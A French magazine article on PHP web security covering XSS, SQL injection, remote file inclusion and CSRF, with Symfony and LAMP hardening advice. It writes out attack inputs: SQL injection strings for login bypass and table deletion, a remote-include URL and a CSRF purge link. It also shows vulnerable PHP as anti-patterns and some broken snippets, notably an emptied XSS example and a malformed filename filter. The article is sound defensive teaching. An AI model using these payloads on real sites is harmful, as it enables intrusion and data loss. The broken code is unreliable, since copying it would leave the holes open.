



Un code sans faille !

De par sa nature et son caractère ouvert, l'univers des sites Internet est, de manière générale, extrêmement faillible. Il est donc très important de rappeler, avant toute chose, qu'un site sécurisé à 100%, ça n'existe pas ! Ce constat signifie donc deux choses au sujet des failles de sécurité : d'une part que nous aurons de quoi alimenter cet article et d'autre part qu'il faut être conscient que, potentiellement, tout site peut être la cible d'attaques.

L'essentiel des types de failles exploitées par quelques esprits malveillants et que nous allons aborder ici, n'est pas particulièrement lié à une technologie précise. Au-delà de ces quelques lignes, gardons donc à l'esprit que les concepts que nous présenterons peuvent tout à fait être portés dans différents langages, sur différentes plates-formes. Pour répondre aux besoins de l'article, nous opterons néanmoins pour l'utilisation de scripts PHP afin d'illustrer les failles et leurs contournements. Nous évoquerons dans un dernier temps, différentes bonnes pratiques générales et sécurisantes inhérentes à un projet PHP.

LES FAILLES

XSS

Les failles de type XSS (Cross-Side Scripting) consistent à insérer dans les données d'un site web des scripts malicieux. Celles-ci peuvent être permanentes ou non. Dans le premier cas, il peut s'agir d'un message sur un forum, ou un commentaire sur un blog, dans lequel l'attaquant aura inséré du code JavaScript. Par exemple, le code suivant permettra de rediriger toute personne affichant le message vers un site malicieux en récupérant leur cookie, ceci de manière transparente :

```
<script>document.write('');
</script>
```

Une faille XSS non permanente utilise le même principe, mais ne touchera qu'une page vue par l'utilisateur qui insère le code, celui-ci n'étant pas stocké en base de données. Il est cependant possible d'inciter une personne à cliquer sur un lien la contenant, par exemple en lui envoyant un e-mail contenant ce lien. En insérant ainsi le même code que ci-dessus, on peut alors récupérer ses cookies sur un site de la même façon. Pour se protéger, on filtre généralement les données soit a priori, en récupérant les variables \$_POST, \$_GET et \$_REQUEST, soit a posteriori, au moment de leur affichage. Les fonctions PHP *htmlspecialchars* et *htmlspecialchars_decode* permettent de convertir les caractères spéciaux en entités HTML, empêchant ainsi l'insertion de balises, tandis que *strip_tags* effectue la suppression pure et simple de toutes les balises. Selon les besoins, on utilisera une de ces trois fonctions. La balise `<noscript>` peut également être utile pour marquer les zones qui peuvent contenir des données d'utilisateurs. Afin de permettre tout de même une mise en forme du texte, on utilise généralement soit un ensemble limité de balises qui ne seront pas filtrées, soit un balisage particulier en remplacement du HTML, le plus connu étant le BBcode.

Injections SQL

Les attaques par injection SQL permettent de modifier les requêtes utilisées par une application web. Prenons l'exemple suivant d'une requête classique utilisée/à éviter pour l'authentification :

```
<?php
    $sql = "SELECT * FROM users WHERE login = '" . $_POST
    ['login'] . "' AND password = '" . $_POST['password'] . "'";
    mysql_query($sql);
?>
```

Un utilisateur averti et malveillant saura utiliser cette requête pour effectuer à peu près tout ce qu'il souhaite sur la base de données, en utilisant habilement les paramètres qu'il envoie. Voici quelques exemples de valeurs pour \$_POST['login'] qui permettent d'exploiter cette faille. Dans le cas suivant, la requête ignorera le mot de passe puisque tout ce qui se trouve après "--" ne sera pas interprété. L'attaquant pourra alors accéder au site sans soumettre de mot de passe :

```
$_POST['login'] = toto' --
```

Pire encore ci-dessous, l'attaquant va dans cet exemple fermer la requête initiale et en insérer une nouvelle qui supprimera tous les utilisateurs du site :

```
$_POST['login'] = toto'; DELETE * FROM users; --
```

Face à cette faille, une des solutions est de traiter toutes les données en entrée par la fonction *mysql_real_escape_string*. Celle-ci échappe avec un antislash les caractères permettant de fermer une chaîne MySQL : NULL, \000, \n, \r, \, \', " et \x1a. Ainsi, ils ne pourront plus être considérés comme une fin de chaîne. Si on utilise autre chose que des chaînes, cette protection ne fonctionne plus. Par exemple :

```
$sql = "SELECT * FROM groups WHERE user_id = " . mysql_real_
escape_string($_GET['userid']);
```

Puisque notre paramètre est un nombre et non pas une chaîne, un utilisateur pourra fournir comme valeur "0 OR 1=1", ce qui retournera le contenu entier de la table "groups" et non pas uniquement ceux de l'utilisateur. Contre ce type d'attaque, on force dans notre requête l'utilisation de guillemets, même pour des valeurs autres que des chaînes de caractères. On peut également vérifier le type de la variable en entrée avec *gettype*, *is_int*, *is_numeric* ou une autre fonction de vérification de type, afin de traiter l'erreur. La fonction *mysql_real_escape_string* peut en revanche poser problème pour l'injection de données binaires. Pour éviter cela, on peut convertir notre binaire en chaîne hexadécimale avec *bin2hex* :

```
<?php
    $binary = file_get_contents($_FILE['file']['tmp_name']);
    $sql = "INSERT INTO data (id, content) VALUES (NULL, '0x"
    . bin2hex($binary) . "'";
?>
```

Dans notre cas, on utilisera *hex2bin* pour reconvertir les données en binaire.



Faillies d'include

Les méthodes d'ouverture de fichiers en PHP peuvent ouvrir des URL distantes, en particulier les fonctions `include`, `include_once`, `require` et `require_once`. Cette action d'ouverture peut être source de failles de sécurité importantes et peut permettre à un utilisateur d'inclure un fichier PHP malicieux. Prenons, par exemple, le code suivant :

```
<?php
$page = $_REQUEST['page'];
require_once($page.'.php');
?>
```

Dans ce code, l'utilisateur peut passer en paramètre une page externe, en appelant par exemple la page ainsi :

```
http://monsite/index.php?page=http://monsite-eu/lefile.php
```

Le fichier `http://monsite-eu/lefile.php` sera alors inclus et s'exécutera sur notre serveur. Afin de se prémunir de ce type d'attaques, le plus simple est de configurer la variable PHP `allow_url_include` à `false` pour interdire les "include" vers des fichiers distants. Dans le cas où cette fonctionnalité a besoin d'être disponible, il est nécessaire de limiter les valeurs possibles pour la variable `$page`, comme illustré ci-dessous :

```
<?php
if (in_array($_REQUEST['page'], array('main', 'details', 'about')))
    $page = $_REQUEST['page'];
else
    $page = 'main';

require_once($page.'.php');
?>
```

Les attaques par CSRF

La subtilité de ce type d'attaques réside dans le fait de sous-traiter en toute discrétion l'exécution d'un code malveillant. Pour plus de précisions, jouons quelques instants le rôle d'une victime.

Je suis administrateur d'une application Intranet développée en interne au sein de mon entreprise. Tous les matins, lorsque j'arrive au bureau, j'ouvre un navigateur et une session sur `admin.monappli.int`. Celle-ci est accessible à l'URL `http://admin.monappli.int/` et possède, entre autres, une fonctionnalité de purge de la base de données. Un bouton-lien intitulé « purger la base », bien caché dans un sous-menu pour ne pas être activé par inadvertance, permet de lancer cette purge en ouvrant l'URL suivante : `http://admin.monappli.int/admin.php?action=charger`. Dans une autre fenêtre de mon navigateur, je me connecte à mon compte email d'entreprise, via webmail, afin de consulter mes nouveaux messages. En ouvrant un des messages, la photo jointe à cet email, ne veut pas s'afficher car l'adresse semble être erronée. En apparence, rien de dramatique et pourtant ; le lien associé à cette image n'est autre que `http://admin.monappli.int/admin.php?action=charger`. Via cet email, l'attaquant m'a donc fait purger la base de données à mon insu. Pour s'en protéger, une des premières choses à considérer est de préférer la méthode POST à la méthode GET pour l'exécution de toute action critique sur l'application. Ce choix rendrait l'exemple ci-dessus inopérant car les images sont ouvertes en utilisant la méthode GET. Dans la mesure du possible, il est également préférable d'ajouter une page de confirmation intermédiaire demandant de valider explicitement l'action engagée.

Mais plutôt qu'une image, l'email malicieux pourrait contenir du

code JavaScript, capable de générer un formulaire et de l'envoyer. Dans ce cas, la protection la mieux adaptée est d'ajouter au formulaire un jeton de validité : un champ caché de type "hidden" est ajouté au formulaire contenant une valeur aléatoire et qui sera conservée temporairement dans la session de l'utilisateur, côté serveur. Lors de l'envoi du formulaire, le jeton "caché" est alors transmis au serveur qui se charge, par un script PHP par exemple, de vérifier que jeton transmis et jeton stocké dans la session sont identiques. Certes plus complexe à mettre en œuvre, cette solution reste la plus efficace des trois alternatives.

SE PRÉMUNIR DES ATTAQUES AVEC SYMFONY

Lorsqu'un projet atteint une taille conséquente, les risques de failles augmentent d'autant. Dans le cas d'un projet de grande envergure, il devient alors préférable d'appuyer ses développements sur un framework PHP. Outre la mise en place de bonnes pratiques de conception et l'inclusion de nombreux composants réutilisables, cette démarche permet de prendre en charge une partie de la sécurité face à certaines des attaques évoquées précédemment. Bien qu'il existe de nombreux frameworks disponibles, nous prendrons l'exemple de Symfony, qui est l'un des plus utilisés à l'heure actuelle en environnement professionnel.

Les protections fournies par Symfony


Pour effectuer des requêtes en base de données, Symfony utilise un ORM (Propel ou Doctrine) qui sert de couche intermédiaire. Le développeur n'a donc plus à écrire de requêtes lui-même. L'ORM remplira alors l'un de ses rôles éventuels en se chargeant d'effectuer une partie de la sécurisation des données, évitant ainsi les injections SQL. Dans le cas présent, l'ORM réalisera, entre autres, un appel automatique aux fonctions `*_escape_string`, ainsi qu'une vérification des types de variables. Symfony prend également en charge l'inclusion des fichiers par l'utilisation d'un "autoloader". Il scanne les différents répertoires de son architecture pouvant contenir des fichiers PHP et les ajoute dynamiquement. On limite alors les failles possibles sur les fonctions `include/require` en restreignant l'accès aux fichiers PHP propres au projet. Un projet Symfony peut également être protégé des attaques de type XSS ou CSRF. A la création du projet via la ligne de commande Symfony, deux options permettent d'inclure une protection de base contre ces failles :

```
$ php symfony generate:app --escaping-strategy=on --csrf-secret=secretunique frontend
```

Le premier paramètre permet d'activer l'*output escaping* contre les failles de XSS, en filtrant automatiquement toutes les données affichées. Le second définit un mécanisme de jetons de sessions pour protéger les formulaires des attaques CSRF. Symfony fournit un ensemble de classes et de fonctions pour générer des formulaires, et ceux-ci incluront alors automatiquement ce jeton. Le paramètre `secretunique` permet de préciser une chaîne aléatoire spécifique à l'application.

Les risques potentiels des frameworks

Les frameworks peuvent donc offrir une aide indéniable dans la lutte contre les failles d'un projet. Il est cependant primordial de ne pas considérer les frameworks comme un moyen de sécuriser totalement les applications web. Certains développeurs peuvent



dossier \ php

avoir tendance à se reposer uniquement sur le framework utilisé pour se protéger et négliger totalement l'aspect sécurité de leur propre production au sein du projet. Il existe bien d'autres failles potentielles qui peuvent venir du code développé, même en suivant les recommandations du framework. Par ailleurs, les frameworks sont également des applications qui peuvent elles aussi avoir leurs propres failles. Il est donc important de se maintenir informé de leur actualité pour les mettre à jour si besoin. Enfin, si le framework offre un cadre pour le développement, il n'impose cependant pas des limites strictes et infranchissables. Il reste effectivement toujours possible de faire des "include" et des requêtes SQL en utilisant Symfony. Il sera donc nécessaire de se protéger dans ce cas.

Failles possibles sous Symfony

Il existe, dans le cas de Symfony, certaines failles qui peuvent être exploitées. Dans la configuration recommandée, deux répertoires doivent être accessibles en écriture au serveur web : le cache et les logs. Si un utilisateur malveillant exécute un script avec les droits du serveur, il pourrait alors modifier ce cache et corrompre le projet. Il devient donc nécessaire de se protéger de ces attaques, par exemple dans le cas d'un hébergement mutualisé, dans lequel d'autres utilisateurs peuvent faire exécuter des scripts PHP sur le serveur. Il est également important de penser, lors de la mise en production d'un projet, à supprimer le contrôleur de développement, généralement `*_dev.php` dans le répertoire web. Le laisser ainsi accessible à tous permet aux attaquants potentiels d'obtenir un nombre important d'informations sur la configuration du serveur et du projet, sur la structure des tables... qu'ils sauront habilement utiliser à votre encontre.

ENVIRONNEMENTS LAMP : BONNES PRATIQUES GÉNÉRALES

Évitez les fichiers `.ini` dans l'arborescence accessible de l'extérieur. Si les fichiers `.ini` sont pratiques à utiliser pour stocker la configuration, les placer ainsi permet à un utilisateur qui en connaîtrait le chemin de les visualiser en récupérant par exemple les paramètres de la base de données. Il est généralement recommandé de faire les fichiers de configuration sous forme de fichiers `.php` qui seront alors interprétés par le serveur Apache avant d'être envoyés au client. Il ne pourra ainsi pas voir les variables que contient votre configuration. Placez les fichiers PHP hors de l'arborescence du site et les appeler par `include/require` depuis un `index.php` unique. Une bonne idée peut être de structurer le projet en plusieurs répertoires, par exemple ainsi :

```

/var/www/monsite/
lib/
  *.php
web/
  images/
  css/
  js/
  index.php
    
```

Dans cet exemple, le serveur Apache est configuré pour pointer vers `/var/www/monsite/web` et non pas `/var/www/monsite`. Ainsi, l'ensemble des fichiers PHP se trouvent dans un autre répertoire et deviennent inaccessibles aux visiteurs du site. Un unique fichier PHP est visible directement, avec les autres fichiers

statiques (images, CSS et JavaScript), et toutes les requêtes passent à travers lui. Il devient ainsi plus simple de gérer la sécurité du site dans la mesure où tout peut être rassemblé à un seul endroit. Si les utilisateurs sont amenés à pouvoir uploader des fichiers sur le serveur, il est recommandé de ne pas placer ces fichiers dans un répertoire accessible depuis le navigateur. Un utilisateur pourrait par exemple uploader un fichier PHP, ce qui lui permettrait ensuite de l'exécuter sur le serveur. De manière générale, il vaut mieux limiter les fichiers à certains types prédéfinis et non exécutables, et permettre aux utilisateurs d'y accéder via un script qui chargera le fichier, comme dans l'exemple ci-dessous :

```

<?php
define ('UPLOAD_DIR', '/var/upload/');

// On filtre le nom du fichier pour interdire les caractères
permettant de changer de répertoire et éviter ainsi que
l'utilisateur puisse remonter dans l'arborescence
$filename = str_replace(array('.', '/', '\\', '|', '$_GET
['file']));

$content = file_get_contents(UPLOAD_DIR . $filename);
if ($content) {
    // On précise au client le type mime suivant pour forcer le
    téléchargement du fichier
    header('Content-Type: application/octet-stream');
    echo $content;
    die; // On force le retour pour éviter l'ajout de données à
    la fin du fichier
} else {
    echo "Erreur, le fichier n'existe pas";
}
?>
    
```

Cet exemple est très basique mais permettrait par exemple de gérer la valeur du Content-Type en fonction du type du fichier, ou bien d'insérer dans le code une gestion des droits d'accès selon l'utilisateur. Donnez des droits en lecture seule sur tous les fichiers. Le propriétaire des fichiers doit être différent de l'utilisateur du serveur web pour éviter leur modification en exploitant une faille. Il est parfois nécessaire que le serveur ait à écrire lui-même dans certains fichiers et répertoires (cache, logs, upload). On lui donnera donc les droits sur ceux-ci uniquement. Dans le fichier `php.ini`, il est recommandé de désactiver les méthodes à risque si elles ne sont pas utilisées (system, exec...). Un désactivera également, si possible, les fonctionnalités d'ouverture de fichiers distants en mettant les variables `allow_url_fopen` et `allow_url_include` à false. L'utilisation de `safe_mode` permet aussi d'éliminer ou de limiter plusieurs fonctions à risque.



Leo Cacheux
 Expert technique
 Uperto - L'Open Source
 par Devoteam



Christophe Prigent
 Consultant pile
 Développement & CMS
 Uperto - L'Open Source
 par Devoteam



Xavier Monnier
 Responsable pôle
 Développement & CMS
 Uperto - L'Open Source
 par Devoteam